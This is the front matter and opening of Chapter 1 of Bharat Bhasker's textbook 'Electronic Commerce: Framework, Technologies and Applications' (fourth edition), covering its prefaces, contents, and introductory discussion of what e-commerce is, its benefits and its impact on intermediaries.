Electronic Commerce

Framework, Technologies and Applications

Fourth Edition

Author's Profile

Bharat Bhasker is Professor in the information Technology and Systems at the Indian Institute of Management, Lucknow and former Dean of IIM Lucknow. He received his B.E. in Electronics & Communications Engineering from University of Roorkee; M.S. and Ph.D. in Computer Science from Virginia Polytechnic Institute and State University, USA. He has worked at Goddard Space Flight Center of NASA, MDL Information Systems and Sybase, USA, in leading research and research management positions. Dr Bhasker made research contributions in NASA's Distributed Access View Integrated Database (DAVID), Universal Books Management System (UBMS), NASA's Data Archival and Distribution Service project and High Performance Computing and Communications (HPCC) initiatives at Goddard Space Flight Centre of NASA. He was awarded NASA's **Research Productivity Award** in 1994 in recognition of the research contributions. He has also served as visiting faculty at University of Maryland, College Park, University of California, Riverside, University of Texas, Dallas, Chung-ang University, Seoul, Korea and Essec Business School, France.

Electronic Commerce

Framework, Technologies and Applications

Fourth Edition

Bharat Bhasker

Professor, Information Technology and Systems Group
Indian Institute of Management, Lucknow

McGraw Hill Education (India) Private Limited
NEW DELHI

McGraw Hill Education Offices

New Delhi New York St Louis San Francisco Auckland Bogotá Caracas
Kuala Lumpur Lisbon London Madrid Mexico City Milan Montreal
San Juan Santiago Singapore Sydney Tokyo Toronto

McGraw Hill Education (India) Private Limited

Published by McGraw Hill Education (India) Private Limited
P-24, Green Park Extension, New Delhi 110 016

Electronic Commerce: Framework, Technologies and Applications, 4e

Copyright © 2013 by McGraw Hill Education (India) Private Limited. No part of this publication may be reproduced or distributed in any form or by any means, electronic, mechanical, photocopying, recording, or otherwise or stored in a database or retrieval system without the prior written permission of the publishers. The program listings (if any) may be entered, stored and executed in a computer system, but they may not be reproduced for publication.

This edition can be exported from India only by the publishers,
McGraw Hill Education (India) Private Limited.

ISBN (13 digit): 978-1-25-902684-3
ISBN (10 digit): 1-25-902684-1

Vice President and Managing Director: *Ajay Shukla*
Head—Higher Education Publishing and Marketing: *Vibha Mahajan*
Senior Publishing Manager—B&E/HSSL: *Tapas K Maji*
Manager (Sponsoring): *Surabhi Khare*
Assistant Sponsoring Editor: *Anirudh Sharan*
Senior Production Manager: *Manohar Lal*
Senior Production Executive: *Atul Gupta*
Assistant General Manager—Higher Education Marketing: *Vijay Sarathi*
Assistant Product Manager: *Daisy Sachdeva*
Junior Product Specialist: *Megha Mehra*
Senior Graphic Designer (Cover Design): *Meenu Raghav*
General Manager—Production: *Rajender P Ghansela*
Manager—Production: *Reji Kumar*

Information contained in this work has been obtained by McGraw Hill Education (India), from sources believed to be reliable. However, neither McGraw Hill Education (India) nor its authors guarantee the accuracy or completeness of any information published herein, and neither McGraw Hill Education (India) nor its authors shall be responsible for any errors, omissions, or damages arising out of use of this information. This work is published with the understanding that McGraw Hill Education (India) and its authors are supplying information but are not attempting to render engineering or other professional services. If such services are required, the assistance of an appropriate professional should be sought.

Typeset at Tej Composers, WZ 391, Madipur, New Delhi 110 063 and printed at Nice Printing Press, 3 Rashid Market Extn., Delhi – 110 051.

Cover Printer: SDR Printers

RZCCRRCODZDYY

Dedications

This book is dedicated to my uncle,
Dr Ram Vilas Bajpai,
who taught me that it is important to follow the heart
rather than the crowd.

Preface to the Fourth Edition

Welcome to the Fourth Edition of the book. The adoption of electronic commerce and e-business technologies is bringing about a major transformation in the way firms conduct business. A glance at corporate horizon reveals that deployment of electronic commerce technologies has made deep inroads in almost all the competitive, leading-edge and successful organizations. These organizations have adopted and integrated these technologies to achieve efficiency by restructuring the procurement, production planning and distribution processes. The electronic commerce platforms have also been adopted for enhancing the reach to customer and relationship management. The unabated convergence of content, communication and computing has enabled the emergence to the phenomenon of social networking on electronic commerce platforms As a result, much of the variety of information that was earlier created by organizations has shifted to the domain of user generated content. The social networking sites offer aggregation of people with unprecedented sharing of information. The information thus shared can be analyzed for offering highly customized and personalized content and services. In other word, it has opened up new vistas of social commerce,

The fact that this book has been adopted by a large number of institutions as a text or reference book for the electronic commerce courses has come as a pleasant surprise to me. Apart from adoption by MBA programs for the electronic commerce courses, a large number of faculty members and students of various Technical Universities have also found it greatly useful for their MCA and B. Tech. courses on electronic commerce.

WHAT'S NEW?

The fourth edition of the book is organized in 16 rather than 15 chapters. The electronic commerce concepts are illustrated through a case at the end of this book which shows the application of technology and business strategy in an Internet start-up organization, www.fabmart.com. The edition comes with *one new chapter and enhanced first chapter*.

Ubiquity of Internet and web based electronic commerce platform have greatly influenced supply chain management. The farsighted companies have recognized the information sharing, two-way communication ability of the electronic commerce platform and how it has impacted the information asymmetry. This instant information sharing amongst all partners of the chain, further accentuated by the communication ability, has created far more efficient procurement options and has lead to the development of alternate sources for supplies. The role of information in countering the bull-whip effect has been widely recognized. Imperfect information and its amplification leads to inventory build up at every stage. The collaboration and information sharing capability plays in mitigating the bull-whip effect and also leads to lowering the inventories at every stage of the supply chain. The major impact of electronic commerce can be seen in facilitating the emergence of demand driven manufacturing leading to the formation of Demand Driven Supply

Network (DDSN). Also, the traditional distribution channel consisting of intermediaries, who facilitated the physical movement of goods and information related to demand, customer preferences, feedback, and payment in both directions, have seen the widespread impact. The information sharing and communication ability of electronic commerce has made the role of many intermediaries redundant. This has lead to the restructuring of the distribution chain, depending upon the nature of the product. The electronic commerce has been able to create a huge impact due to restructuring of the supply and distribution chains in the digital products, services, branded goods and standardized products even with low volume and high cost. Manufacturers, like Dell, have successfully created a competitive direct to customer retailing model. In the low priced and high volume category of product manufacturers, like Hindustan Unilever, electronic commerce technology platform has enabled them to eliminate some of the intermediaries and thus reduce the channel length, in turn the friction/coordination cost.

The fourth edition of the book throws light upon such issues by including topics on influence of electronic commerce on supply chain management and emergence of social networking platforms and its influence of social media commerce. In this edition Chapter 1 has been augmented with a new section on Social Networking Platform for Social Media Commerce. Also, the newly added Chapter 10 discusses the influence of electronic commerce on Supply Chain Management. The impact of electronic commerce has been studied and presented in three parts, viz., on Procurement, Production Planning and Impact on Distribution. The influence on the procurement and Distribution elements make the e-tailing a viable and competitive option. The chapter discusses the procurement improvement due to electronic using cases of Dabur and DELL computers.

In this edition, Chapter 12, covering the search Engines and Directory Services, has been augmented to include the Search Engine Marketing and Search Engine Optimization techniques. Finally, Chapter 13, "Internet Advertising" has been updated to include emerging advertising models and better accountable pricing models that have come in vogue.

I look forward to your continuous feedback in shaping the book to better serve the readers.

Bharat Bhasker

The Publishers gratefully acknowledge the following reviewers for their valuable suggestions:

Rajiv Gupta	*Amity Business School*
Rupsha Roy	*IIBS, Kolkata*
P.Udhayanan	*Easwari Engineering College, Chennai*

Preface to the First Edition

The role of electronic commerce in the world of business cannot be overemphasised. With the convergence of communication technology and devices, the number of people having access to Internet has been growing at an astonishing pace. The transition from traditional commerce to electronic commerce improves the efficiency of both internal and external processes, and hence the advantages offered are applicable to almost every organisation.

To effect this transition, it becomes imperative to understand not only the concept of electronic commerce—advantages, caveats and business models—but also to comprehend its complete framework and technologies. The book attempts to address the subject matter from these perspectives.

A majority of the books available in the market either confine themselves to managerial issues that emanate from transitioning to electronic commerce or focus on addressing the technological issues related to developing electronic commerce sites. We initiated a course 'Internet Applications in Business Management' for the postgraduate students at IIM Lucknow in 1997. This course follows an integrated approach to make students aware of the technological and managerial aspects of electronic commerce, and challenges involved in deploying Internet applications in business organisations. Our search for a suitable textbook for this course ended in vain, which led to my motivation in writing this textbook.

The book is organised in twelve chapters, followed by a case that illustrates the application of technology and business strategy in an Internet start-up organisation, Fabmart.com.

The first chapter introduces the universe of electronic commerce to the readers. It discusses the impact of electronic commerce on organisations and the global marketplace, and describes its benefits and applications in various sectors.

Chapter 2 discusses the role of business models in electronic commerce. Many of the electronic commerce businesses are built on models that have been transplanted from traditional commerce, while some other models have emerged and owe their presence to the evolution of the Internet. The chapter exposes the readers to a taxonomic survey of the various business models.

Development of electronic commerce requires convergence of technologies that enable it, transformation of business processes that support the transactional environment, and public policy issues. Chapter3 discusses those architectural elements that constitute the framework of electronic commerce. The framework described in this chapter forms the basis of the layout for the rest of the book.

The ubiquitous Internet has made it possible for anyone to access and retrieve information stored in geographically-dispersed locations in a transparent manner. Chapter 4 describes the various building blocks of a network infrastructure—LAN, WAN, Internet, protocols, and Industry structure that form the very foundation of the electronic commerce framework.

Chapter 5 discusses various application-layer protocols for information distribution and messaging. The common information distribution protocols such as FTP, SMTP and HTTP are described in this chapter. The HTTP protocol servers, also known as web servers, are discussed in this chapter.

Publishing technologies for the World Wide Web are discussed in Chapter 6. It briefly talks about the browsers, HTML, Dynamic HTML, Common Gateway Interface (CGI) and the form processing features of HTML. The chapter also discusses various editors and tools available for publishing information over the Web.

Information security in an online and connected world attains prime importance as electronic commerce cannot thrive without a secure information infrastructure. The security of conducting commerce over the Internet is a major concern for all transacting parties. Comprehensive security of commerce over the network requires addressing of security issues at the site level, services level, and transaction level. Chapter 7 deals in detail with the issues related to site and services security, possible breaches, and mechanisms for preventing them.

Security of sites and services prevents intruders from disrupting the service and manipulating the contents of a site. But transaction in electronic commerce requires the contents and messages—consisting of the orders, payment information, and digital deliveries—to travel over the network. Chapter 8 deals with the issues related to network transaction security. In order to develop a trusted transaction environment, the issues of authentication, confidentiality, integrity and non-repudiation need to be addressed. The chapter describes the encryption techniques and their usage in creating a trust environment. The chapter also discusses the key elements, such as public key infrastructure, digital certificates and digital signatures, necessary for creating a trusted electronic marketplace.

Chapter 9 addresses the requirements of online payment systems and discusses various available online payment mechanisms. The electronic payment systems can be broadly classified in to pre-paid and post-paid categories. The chapter discusses and compares several such payment systems.

Chapters 4-9 address the technologies and related issues required for building the electronic commerce businesses. Once the online businesses have been created, the electronic marketplace requires infrastructure akin to the traditional commerce that can address the problem of identifying, locating, and attracting the customers to these businesses. Chapter 10 describes some of these business service applications, which include search engines and other business directory servies, that address the issue of identifying and locating the relevant business over the network.

In order to attract customers and building up traffic to business sites, advertising may be needed as well. The Internet has emerged as a huge media that can be utilised for advertising and brand building. Chapter11 discusses various advertising models such as banners, sponsored content, and micro-sites that have emerged on the Internet. Issues relating to effectiveness of Internet advertising are also dealt here.

The growth and success of electronic commerce depends upon improved, efficient and attractive ways of shopping. The reference-based, search-based, and directory-lookup-based approaches offer a limited solution to the customer who tries to identify and locate the best possible deal in the vast Internet business environment. Chapter 12 discusses the emerging technique of agent-mediated electronic commerce that can automate the task of scanning a vast number of deals and information available on Internet and personalising the shopping experience.

The last section of the book contains a teaching case on Fabmart.com. The case illustrates the issues that are faced by electronic commerce startups in the Indian environment.

Bharat Bhasker

Acknowledgements

This book owes its existence to the course 'Internet Applications in Business Management' offered at IIM Lucknow. During my summer visit to University of California at Riverside, I was motivated by Dr Satish Tripathi, Dean of Engineering, to write a book that fills the need for a book that follows an integrated approach, especially from the Indian context. The book would not have been possible without the constant support and inputs offered by Dr Tripathi over these years.

The fructification of this book involves much valued contributions from a number of persons. I would specially acknowledge the contributions made by Mr Rajiv Kaka, Mr Satwick Tandon and Ms Kavitha Rao from the PGP batch of 2000, who compiled the material for the chapters on security, payment models, and agents in electronic commerce. I would like to further acknowledge the contributions from Ms Kavitha Rao who wrote the case on HLL's Intranet. I also appreciate the discussions and contributions made by Prof R Srinivasan, IIM Lucknow and Prof Diptesh Ghosh, IIM Ahmadabad in assisting me in setting up Internet Commerce Research Center (ICRC) (http: //icrc.iiml.ac.in) at IIM Lucknow in 1999. ICRC has provided us a platform for focusing our efforts in the emerging field of electronic commerce through web-based surveys and case developments. Some of the material developed under ICRC appears in the book as well.

The book has benefitted from the reviews and comments from a set of anonymous reviewers arranged by McGraw Hill Education (India). I would like to acknowledge and thank them for helping me in reshaping and restructuring some of the chapters. Further, I would like to acknowledge the support, feedback, and encouragement provided by Mr Tapas K Maji, Ms Surabhi Khare and Mr Anirudh Sharan and the meticulous copyediting and production management work done by Ms Hema Razdan and Mr Manohar Lal.

Finally, I would like to express my deepest thanks to my wife Nandita and daughters Anumeha and Anika for the constant support and encouragement. I appreciate the sacrifices they had to make and manage the life on their own, while I was busy completing the project.

Bharat Bhasker

CONTENTS

Preface to the Fourth Edition *vii*
Preface to the First Edition *ix*
Acknowledgements *xiii*

1. Introduction to Electronic Commerce **1**
What is Electronic Commerce? *2*
Benefits of Electronic Commerce *5*
Impact of Electronic Commerce *7*
Classification of Electronic Commerce *15*
Web 2.0 Based Social Networking Platform for Social Media E-Commerce *28*
Application of Electronic Commerce Technologies *34*
Summary *42*
Review Questions *42*
References and Recommended Readings *43*

2. Electronic Commerce: Business Models **45**
What is a Business Model? *46*
Summary *60*
Review Questions *61*
References and Recommended Readings *61*

3. Electronic Data Interchange *63*
Conventional Trading Process *64*
What is EDI? *67*
Building Blocks of EDI Systems: Layered Architecture *68*
Value Added Networks *76*
Benefits of EDI *78*
Applications of EDI *80*
Summary *80*
Review Questions *80*
References and Recommended Readings *81*
Case Indian Customs and Excise Adopts Electronic Data Exchange *82*

4. Electronic Commerce: Architectural Framework **88**

Framework of Electronic Commerce *89*
Summary 98
Review Questions 98
References and Recommended Readings 99

5. Electronic Commerce: Network Infrastructure **100**

Local Area Networks *102*
Ethernet (IEEE Standard 802.3) LAN *112*
Wide Area Networks *117*
Internet *118*
TCP/IP Reference Model *118*
Domain Name Systems *127*
Internet Industry Structure *130*
Summary 132
Review Questions 133
References and Recommended Readings 133

6. Electronic Commerce: Information Distribution and Messaging **135**

File Transfer Protocol (FTP) Application *135*
Electronic Mail *138*
World Wide Web Server *143*
What is HTTP? *144*
Web Servers Implementations *148*
Summary 151
Review Questions 152
References and Recommended Readings 152

7. Electronic Commerce: Information Publishing Technology **154**

Information Publishing *154*
Web Browsers *155*
Hypertext Markup Language *156*
Common Gateway Interface *165*
Multimedia Content *189*
Other Multimedia Objects *195*
Virtual Reality Modeling Language (VRML) *197*
Summary 199
Review Questions 200
References and Recommended Readings 200

8. Electronic Commerce: Securing the Business on Internet **201**

Why Information on Internet is Vulnerable? *202*

Security Policy, Procedures and Practices *205*
Site Security *207*
Protecting the Network *208*
Firewalls *215*
Securing the Web (HTTP) Service *225*
Summary 232
Review Questions 233
References and Recommended Readings 234

9. Electronic Commerce: Securing Network Transaction 235

Transaction Security *235*
Cryptology *239*
Cryptographic Algorithms *243*
Public Key Algorithms *246*
Authentication Protocols *249*
Digital Signatures *259*
Electronic Mail Security *261*
Security Protocols for Web Commerce *263*
Conclusion *269*
Summary 270
Appendix 271
Review Questions 273
References and Recommended Readings 273
Case Deployment of Information Security Infrastructure: Experience of IIM Lucknow *275*

10. Electronic Commerce: Influence on Supply Chain Management 281

Importance of Supply Chain Management *286*
Impact of E-Commerce Technologies on Supply Chain Management *287*
Summary 304
Review Questions 304
References and Recommended Readings 305

11. Electronic Payment Systems 306

Introducton to Payment Systems *306*
Online Payment Systems *307*
Pre-Paid Electronic Payment Systems *309*
Post-Paid Electronic Systems *319*
Requirements Metrics of a Payment System *329*
Summary 336
Review Questions 337
References And Recommended Readings 337
Case SBI eRail and Online Payment for Railway Tickets *339*

12. Electronic Commerce: Influence on Marketing **348**

Product *349*
Physical Distribution *358*
Price *363*
Promotion *366*
Marketing Communication *369*
Common Emarketing Tools *370*
Summary 374
Review Questions 375
References and Recommended Readings 375

13. Electronic Commerce: Search Engines and Directory Services **376**

Introduction *376*
Information Directories *377*
Search Engines *379*
Search Engine Marketing *383*
Formulating a Good Search Strategy *393*
Summary 396
Review Questions 397
References and Recommended Readings 397

14. Internet Advertising **398**

Internet Advertising *399*
Emergence of the Internet as a Competitive Advertising Media *402*
Models of Internet Advertising *404*
Banner Advertisements *404*
Sponsoring Content *412*
Screensavers and Push Broadcasting *413*
Corporate Web Site *413*
Interstitials *414*
Superstitials *414*
Opt-Ins *415*
Weaknesses in Internet Advertising *417*
Summary 422
Review Questions 422
References and Recommended Readings 423

15. Mobile Commerce: Introduction, Framework, and Models **424**

What is Mobile Commerce? *426*
Benefits of Mobile Commerce *427*
Impediments in Mobile Commerce *429*
Mobile Commerce Framework *431*

Summary *464*
Review Questions *465*
References and Recommended Readings *465*

16. Agents in Electronic Commerce **468**
Need for Agents *469*
Types of Agents *470*
Agent Technologies *473*
Agent Standards and Protocols 477
Agent Applications *478*
Future *486*
Summary *487*
Review Questions *488*
References and Recommended Readings *488*
Case E-Commerce Strategy in Business Models and Internet Start-Ups: A Business Case Study on Fabmart Private Limited *490*

Index **511**

1
CHAPTER

INTRODUCTION TO ELECTRONIC COMMERCE

Learning Objectives

This chapter covers the following topics:

1. What is Electronic Commerce
2. Benefits of Electronic Commerce
3. Impact of Electronic Commerce
4. Classification of Electronic Commerce
5. Applications of Electronic Commerce Technologies

Tremendous growth in managing a large volume of data storage and retrieval techniques, in the eighties, followed by the development of a transparent mechanism to interconnect; improved data transfer rates; and the emergence of global connectivity, based on TCP/IP standards, have provided the opportunity to manipulate and disseminate information spread across vast geographic areas. The development of a communication infrastructure in the late eighties and early nineties, in the form of the Internet, and related developments in information, publishing and distribution technologies (generically referred to as Web technologies), have propelled us towards a new economic era. This new economy, driven by the internet and web technology, is also called *digital economy*.

The cost availability of the product, price information, and delivery are important factors that influence economic behavior. In a digital economy product and price information can be readily accessed from providers across the globe, enabling the cross comparison of various product attributes and prices. Fully developed digital economy will enable people to transact across geographical borders, leading to online fulfillment of consumer needs and payment for services and/or products. It is envisaged that the online needs of consumers are going to rise. This in turn will lead to the creation of many and new products, and new businesses and services, accompanied by growing employment.

Innovative companies like Dell Computers, Amazon.com, Intel, Cisco and Yahoo!, recognized the potential and pioneered the use of the internet/web as an Integrated Information Management tool, to their advantage. By integrating various online information management tools through the internet, these companies set up systems for taking customer orders, payments, customer service, collection of marketing data, and online feedback. These activities have collectively come to be known as e-commerce or internet commerce. By adopting e-commerce practices, these companies have boosted their profits, net worth, and have permanently altered competitive dynamics.

E-commerce with its growth has already emerged as a technological turning point, displaying a speedy impact that is unprecedented. Andy Grove, CEO of Intel Corporation, refers to these turning points as the strategic points of inflection. These points, generally caused by technology, are full-scale changes in the way business is conducted. A strategic inflection point can be deadly when unattended to, businesses that start declining due to it rarely recover to regain previous heights. On the other hand, it creates opportunities for business competitors that adapt to operating in the new order. These inflection points provide opportunities for new businesses and entrepreneurs to reap in the rewards of a new era of growth.

The identification of these strategic inflection points may not be obvious, as was in the case of Studbaker which, at the turn of the century, decided to switch from making horse-drawn carriages to making cars. The step was not obvious, as in the preceding five years New Yorkers had bought only 125 cars as against 350,000 carriages. Similarly, a laptop computer, weighing about one kg, containing more power than a million dollar computer in 1980, and a fiber optic cable carrying out 1.5 million conversations simultaneosly illustrate technological changes in the information and communication sectors. Compared to 50,000 computers worldwide in 1980, today there are an estimated 1 billion computers. The growth of people with access to the internet has surpassed all past precedents with an estimated of 2400 million users (in June, 2012).

The emergence of hypertext transfer protocol, hypertext markup language, and further developments related to distribution and publishing technologies—commonly referred to as the Web—in the last decade of the past century has paved a new way in doing business. The explosive growth in the internet, intranets, extranets and other developments in technology have lowered several commerce in barriers, thus, empowering providers (small and large businesses) as well as consumers, and helping them to benefit from it.

As we usher in a new century, e-commerce is a force affecting almost every industry and consequently the competitiveness of nations at large. The transformed way of conducting business in the inter-connected world is opening up new opportunities for existing businesses, as well as new entrants.

WHAT IS ELECTRONIC COMMERCE?

The term *Electronic Commerce* has been used for describing a variety of market transactions, enabled by information technology and conducted over the electronic network. In the past, a dominant firm in the value chain typically put up a network that deployed proprietary applications over this private network. For example, Chrysler, Ford, and General Motors put up a network and required all its parts and sub-assembly suppliers to participate in its electronic data interchange (EDI) over the network.

The emergence of the internet as a vast public network with millions of people connected online has given rise to a new interactive market place for buying and selling. Thus, for some electronic commerce simply means the capability to buy and sell goods, and information and services online, through public networks.

The phenomenal growth of electronic commerce can be attributed to the reduction of friction in business transactions over the network. This reduction has lead to improvements in the quality of service, customer care, lower costs to the consumer and faster execution of transactions, including instantaneous delivery of goods in some cases (software, digital music). To achieve this, electronic commerce is concerned with systems and business processes that support:

- creation of information sources
- movement of information over global networks
- effective and efficient interaction among producers, consumers, intermediaries, and sellers

Electronic commerce utilizes electronic networks to implement daily economic activities such as pricing, contracting, payments, and in some case even the shipment and delivery of goods and services.

Traditional versus Electronic Commerce

Traditional commerce is more than just the trading transactions, it involves a variety of processes such as information exchange, identification of items or services, price comparisons, buying payment, delivery, customer support, marketing feedback and research, design, manufacturing of new products, and their distribution. From the buyer's perspective, it starts with the requirement or urge to acquire a product, service, or information. The urge to acquire is usually followed by information gathering and exchange about the product or service. Information such as price, quality, service, brand, place, and modes of delivery play a vital role in the decision making process. During the information exchange phase, customers may negotiate prices, quantity, payment terms, delivery and, after sales support terms. After sales customer care plays an important role in keeping customers happy with the products or services. It also provides an opportunity to manufacturers for collecting information to design new and improved products or services, to better meet customer requirements in the future, or even create newer products/services to meet emerging requirements. From the manufacturer's and dealer's perspective, commerce entails the design, manufacturing, marketing, positioning, distribution and delivery of products/offerings. In other words, traditional commerce involves a great number of processes in addition to the buying and selling transaction. The process of information gathering, locating products or services and comparative ranking of various alternatives, can often become cumbersome and time consuming. Connectivity provided by the network infrastructure and the use of information technology simplifies many of these processes. Thus, electronic commerce is not about simply buying and selling over the network, but encompasses the use of the electronic network for one or many of these processes in traditional commerce.

Electronic commerce is a system that combines the resources of information systems with the reach of network connectivity, to directly link the key business constituents—Customers and Businesses—to improve the efficiency of the structures and elements (Fig. 1.1) of commerce.

The information exchange element in the electronic commerce system may include banner advertisements; web site containing details of products/services, and electronic catalogues providing detailed information on pricing, quality, delivery, and payment terms. In some systems that provide customized offerings, it may also entail guided customization or an interaction via electronic mail.

The customer, after the due level of interaction, enters the second phase or the contract and order element. The customer, having already decided to order the product/service, negotiates the final payment, delivery and service options, and formalizes the contract. This phase is akin to a customer interested in buying a book, after having identified the book at www.firstandsecond.com or www.fabmart.com, pressing the "buy one now" or "place an order" button.




Fig. 1.1 Market Elements

The "contract and order" stage is followed by the exchange of values which may involve, physical or electronic shipment. Payment, in electronic commerce, can be done through traditional methods, using the credit card over the network; or by new methods, utilizing electronic wallets containing digital money. In the case of digital goods such as software packages, digitized music clips, digitized video clips and other multimedia information in digital format, the shipment or delivery is done instantaneously, over the network. In the case of physical goods, once the payment validity is confirmed online, the shipment and delivery department is alerted to prepare the delivery package and ship it, using the buyer's advise. The business may tie up with the information systems of delivery companies to schedule the pick up and delivery.

In addition to these three main elements, there are two supplementary elements—customer service and marketing. In the electronic commerce system the customer and the product/service providers are directly connected through the reach of the network. This direct reach to the provider of the service can become a major source of efficiency in addressing problems, keeping customers up-to-date with the new developments, thus, assisting them in realizing the full performance value of the product/service. The direct over the network provision of service to customers also gives the producers accurate access to data regarding problems encountered by the customers, as well as their product preferences.

The marketing element utilizes the data generated by customer support, alongwith any other feedback or feature preferences. The marketing element in this case may also have direct access to the customer base, it may utilize it for further research and feed it to strategic planners, thus, creating improved or newer product/service offerings. These elements relate to each other in a circular fashion, that over a period may acquire a positive spiral effect, promoting further economic activity.

Therefore, electronic commerce has a broader perspective than just the buying and selling over the network. It encompasses all the activities in the above cycle. In the short term only some of these activities may evolve to take advantage of the electronic format and network connectivity. Over a period of time most of these elements take place in an electronic format, over the network, and get integrated with the information systems infrastructure of the organization.

The direct interaction between consumers and manufacturers promotes disintermediation, i.e., reduction in intermediate levels or middlemen. Yet, the growth of electronic commerce has opened up new opportunities for a class of intermediaries that may aggregate information and add value, by integrating multiple sources, to provide customized products. In this model of electronic commerce the role of the intermediary is to be a customized online production process that may take information input from multiple other business sources and offer the customer an option of tailor made products. The final deliverable product offered by these intermediaries may be of the digital or physical variety. For example, an aggregator may source digital video and music titles from various sources. The buyer may browse through the available list of information about these titles and select a list of clips from the intermediary's library. He may then like to create a customized CD title consisting of the selected songs. In this case the production process represents the ability to produce customized CD titles. The delivery of these specialized CD titles can be physical or digital, depending upon the mode the customer chooses to order. The website www.chipshot.com is a example of this new kind of intermediary, which accepts orders and delivers customized golf clubs. In the case of financial management, production oriented value addition can be offered by providing aggregated trends, moving averages, sector performance, and any other related economic indicators that may influence the future of the chosen ticker symbols.

BENEFITS OF ELECTRONIC COMMERCE

Electronic commerce is directly dependent on the integration of network connectivity with information systems. Many of its advantages are the same as those that make the internet a preferred infrastructure. The internet is available globally and distributes information to anyone connected through it, twenty four hours a day, seven days a week.

The global access offered by the internet, to everyone who is connected, expands the market reach of a company beyond its geographic location, as anyone at any corner of the globe can transact business with the company over the network. All companies that offer products or services over the network are on equal footing, irrespective of their sizes. Therefore, it is easy for a new entrant bookseller to compete with well established brick and mortar bookstores. On one hand, the global market reach opens up new markets, on the other it brings competitive pressure from those who have already set up their electronic commerce presence, leaving no one unaffected. It was the success of Amazon.com, a purely internet based bookstore, that started cutting into the shares of established bookstores such as Barnes and Nobles, forcing them to adopt and establish their own electronic commerce front.

Small and medium enterprises that may not be in position to compete with the larger well established corporations, due to the visibility acquired by them, can gain visibility in the global market place through adoption of electronic commerce. In the traditional catalog based merchandising business, large corporations, like JC Penny and Sears, bear the cost of printing and mailing millions of shopping catalogues to the potential customers, to dominate the market. In electronic commerce you do not need to bear the cost of printing a catalogue or mailers. Once a store web presence has been established, each user downloads a copy from its server and browses through it online. Rather than focusing on the cost of printing and mailing catalogues, more attention can be paid to attracting user traffic to the electronic commerce site. Banner advertising, co-branding, micro-sites, placing in web directories and search engines are some of the techniques that have been employed by the early players. We shall deal with them in greater detail in the later chapters.

Customer requirements and needs can be addressed quickly and in an efficient manner through the reach of the internet. Today, a shipment made through Federal Express can be tracked, and its status inquired by the customers, instantly. Through the internet customers can track the status of a reservation made on Indian Railways (http:/www.indian railways.com), one of the largest surface transport systems in the world. This responsiveness to customer requirements is a great value addition. Moreover, the list of common problems and their solutions, answers to frequently asked questions (FAQ), contact information for customer service, and automated registration of problem reporting can also be made available over the network. Reported problems can be analyzed quickly and solutions can be provided instantly or can be allocated to a representative for follow up and further handling.

Electronic commerce set-ups save greatly due to reduced cost of brick and mortar establishments. It is often stated that 80% of customers account for only 20% of business. However, with regards to the paperwork—processing orders, payments, shipment and dispatch documents and servicing requests—80% of the clientele consumes 80% of time and resources. With electronic commerce much of the paperwork involved in the task is avoided as order placement, fulfillment, payment, and service requests take place directly in the electronic format, on the electronic commerce server. The infrastructure cost associated with the setting up of business premises and all other related overheads can be greatly minimized. For example, many computer peripherals manufacturers such as HP, Canon, and Epson provide software drivers for devices over the internet, resulting in a huge saving due to elimination of the processes of preparing, packing, and shipping of CDs and floppies. Online bookstores like Amazon.com have thrived due to large overhead cost reductions, by avoiding brick and mortar set ups, passing on the benefits thus accrued to the buyers. The integration of multiple partners—suppliers, contractors, regulatory agencies, and corporations—in an electronic community, through the internet, opens up competitive pricing, lower inventory carrying costs, and broader availability of materials and opportunities. Chrysler, General Motors, and Ford Motors have integrated their supplier network through Electronic Data Inter-change EDI to move toward Just in Time (JIT) inventory management. Additionally, the internal process realignment carried out to facilitate electronic commerce makes it mandatory to disseminate the information about any received order to manufacturing/fulfillment, inventory management, and shipping and billing. The internal system processes go through an internal integration to remove any information gap and offer smoother workflow, resulting in reduction of friction/overheads and better monitoring and control.

IMPACT OF ELECTRONIC COMMERCE

The cost and availability of price and product information are important determinants of economic behavior. Buyers often bear substantial costs in order to obtain information about the prices and products offered by different sellers in a market. These costs introduce inefficiencies into market-mediated transactions and detract from the ability of markets to provide an optimal allocation of productive resources. Inter-organizational information systems can create 'electronic marketplaces,' by serving as intermediaries between buyers and sellers, in a vertical market; in the process reducing the cost buyers incur to acquire information about seller prices and products on offer.

Innovative companies like American Hospital Supply, United Airlines, American Airlines, and Dutch Tele-Flower Auction (TFA) have pioneered in using information technology to their advantage. By using computers to help customers order supplies or make airline reservations, such companies have boosted their profit margins and permanently altered the competitive dynamics of their industries. American Airlines, airline reservation system, 'SABRE', is an early 'electronic market'. listing flights from other airlines. Dutch TFA, a pure electronic market, has taken a substantial share of the potted plants and cut flowers trade away from the traditional and dominant Dutch Flower Auction (DFA) a conventional flower auction market.

In the above examples, the companies benefited as they reduced the role and layers of intermediaries in the value chain. In traditional multi-layered distribution models, each intermediary facilitates the coordination of the product distribution but adds the coordination cost (friction) to the business transaction. Disintermediation benefits both the manufacturer/producer of the goods/services and the consumer by reducing the transactional friction between them. In the process, the traditional intermediaries (market coordinators) such as wholesalers and redistributors are likely to feel the pressure of elimination. As the competitive landscape changes, companies that make electronic markets or those that use them wisely will emerge winners. Those that try to lock in customers through obsolete arrangements, are likely to lose out. The latter are likely to get unwittingly eliminated from the distribution chain, due to increased disintermediation—the result of a new paradigm emerging from electronic commerce.

